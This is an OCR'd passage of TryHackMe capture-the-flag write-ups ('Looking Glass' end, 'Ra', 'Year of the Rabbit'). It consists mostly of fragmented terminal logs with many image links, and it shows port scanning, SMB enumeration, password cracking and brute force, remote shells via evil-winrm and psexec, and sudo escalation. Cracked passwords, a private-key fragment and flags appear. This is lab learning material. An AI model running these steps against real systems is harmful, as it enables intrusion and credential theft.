SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice/.ssh$
```

```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# whoami
root
```


```
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root#
```

```
}f3dae6dec817ad10b750d79f6b7332cb{mht
```

abc 37 1

Output

```
thm{bc2337b6f97d057b01da718ced6ead3f}
```





4.Miscellaneous


- https://tryhackme.com/r/room/ra

```
root@ip-10-10-243-105:~# nmap -T5 --open -sS -vvv --min-rate=300 --max-retries=3
 -p- -oN all-ports-nmap-report -Pn 10.10.227.124

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-24 05:00 BST
Initiating ARP Ping Scan at 05:00
Scanning 10.10.227.124 [1 port]
Completed ARP Ping Scan at 05:00, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:00
Completed Parallel DNS resolution of 1 host. at 05:00, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 05:00
Scanning ip-10-10-227-124.eu-west-1.compute.internal (10.10.227.124) [65535 port
s]
Discovered open port 445/tcp on 10.10.227.124
Discovered open port 135/tcp on 10.10.227.124
Discovered open port 53/tcp on 10.10.227.124
Discovered open port 139/tcp on 10.10.227.124
Discovered open port 3389/tcp on 10.10.227.124
Discovered open port 80/tcp on 10.10.227.124
```

```
root@ip-10-10-243-105: ~
File  Edit  View  Search  Terminal  Help
  GNU nano 2.9.3                    /etc/hosts

127.0.0.1       localhost
127.0.1.1       tryhackme.lan   tryhackme
10.10.227.124   windcorp.thm
10.10.227.124   fire.windcorp.thm

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```








```
root@ip-10-10-243-105:~/Downloads/CrackMapExec# enum4linux -u windcorp.thm\\lilyle
-a 10.10.227.124
\WARNING: polenum.py is not in your path.  Check that package is installed and your
 PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ )
 on Thu Oct 24 05:31:33 2024

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.227.124
RID Range ........ 500-550,1000-1050
Username ......... 'windcorp.thm\lilyle'
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 10.10.227.124    |
 =====================================================
[+] Got domain/workgroup name: WINDCORP

 ============================================
|    Nbtstat Information for 10.10.227.124    |
 ============================================
Looking up status of 10.10.227.124
        FIRE            <00> -         B <ACTIVE>  Workstation Service
        WINDCORP        <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WINDCORP        <1c> - <GROUP> B <ACTIVE>  Domain Controllers
        FIRE            <20> -         B <ACTIVE>  File Server Service
        WINDCORP        <1b> -         B <ACTIVE>  Domain Master Browser

        MAC Address = 02-56-43-3F-9E-0D

 ====================================
|    Session Check on 10.10.227.124    |
 ====================================
[E] Server doesn't allow session using username 'windcorp.thm\lilyle', password ''.
```


crackmapexec smb windcorp.thm -u lilyle -p 'ChangeMe#1234' --shares
crackmapexec smb windcorp.thm -u lilyle -p 'ChangeMe#1234' --pass-pol
crackmapexec smb windcorp.thm -u lilyle -p 'ChangeMe#1234' --pass-pol
smbclient -U lilyle //windcorp.thm/Shared
cat 'Flag 1.txt'

THM{466d52dc75a277d6c3f6c6fcbc716d6b62420f48}

john hash --wordlist=/usr/share/wordlists/rockyou.txt
crackmapexec smb windcorp.thm -u buse -p 'uzunLM+3131'
crackmapexec winrm windcorp.thm -u buse -p 'uzunLM+3131'
evil-winrm -i windcorp.thm -u buse -p 'uzunLM+3131'


THM{6f690fc72b9ae8dc25a24a104ed804ad06c7c9b1}


crackmapexec smb windcorp.thm -u brittanycr -p 'hello123#'
smbclient -U 'brittanycr' //windcorp.thm/Users
python3 /usr/share/doc/python3-impacket/examples/psexec.py sid@windcorp.thm
THM{ba3a2bff2e***************************}**





- **Year of the Rabbit**


https://tryhackme.com/r/room/yearoftherabbit

















We can see that there is a hidden directory named "/WExYY2Cv-qU" when using burp



hydra -l ftpuser -P pass.txt ftp://10.10.214.244
get Eli's_Creds.txt





ssh eli@10.10.214.244


```
1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden messag
 there"

END MESSAGE



eli@year-of-the-rabbit:~$
```

```
eli@year-of-the-rabbit:~$ locate s3cr3t
/usr/games/s3cr3t
/usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
/var/www/html/sup3r_s3cr3t_fl4g.php
eli@year-of-the-rabbit:~$ cat /usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
   -Root
```

```
eli@year-of-the-rabbit:~$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/home/eli$
gwendoline@year-of-the-rabbit:/home/eli$
gwendoline@year-of-the-rabbit:/home/eli$ ls
core  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
gwendoline@year-of-the-rabbit:/home/eli$ cd ..
gwendoline@year-of-the-rabbit:/home$ ls
eli  gwendoline
gwendoline@year-of-the-rabbit:/home$ cd gwendoline/
gwendoline@year-of-the-rabbit:~$ ls
user.txt
gwendoline@year-of-the-rabbit:~$ cat user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
gwendoline@year-of-the-rabbit:~$
gwendoline@year-of-the-rabbit:~$
```

```
gwendoline@year-of-the-rabbit:~$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:~$
```

```
# cd /root
# ls
root.txt
# cat root.txt
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}
#
#
```





- Year of the Jellyfish

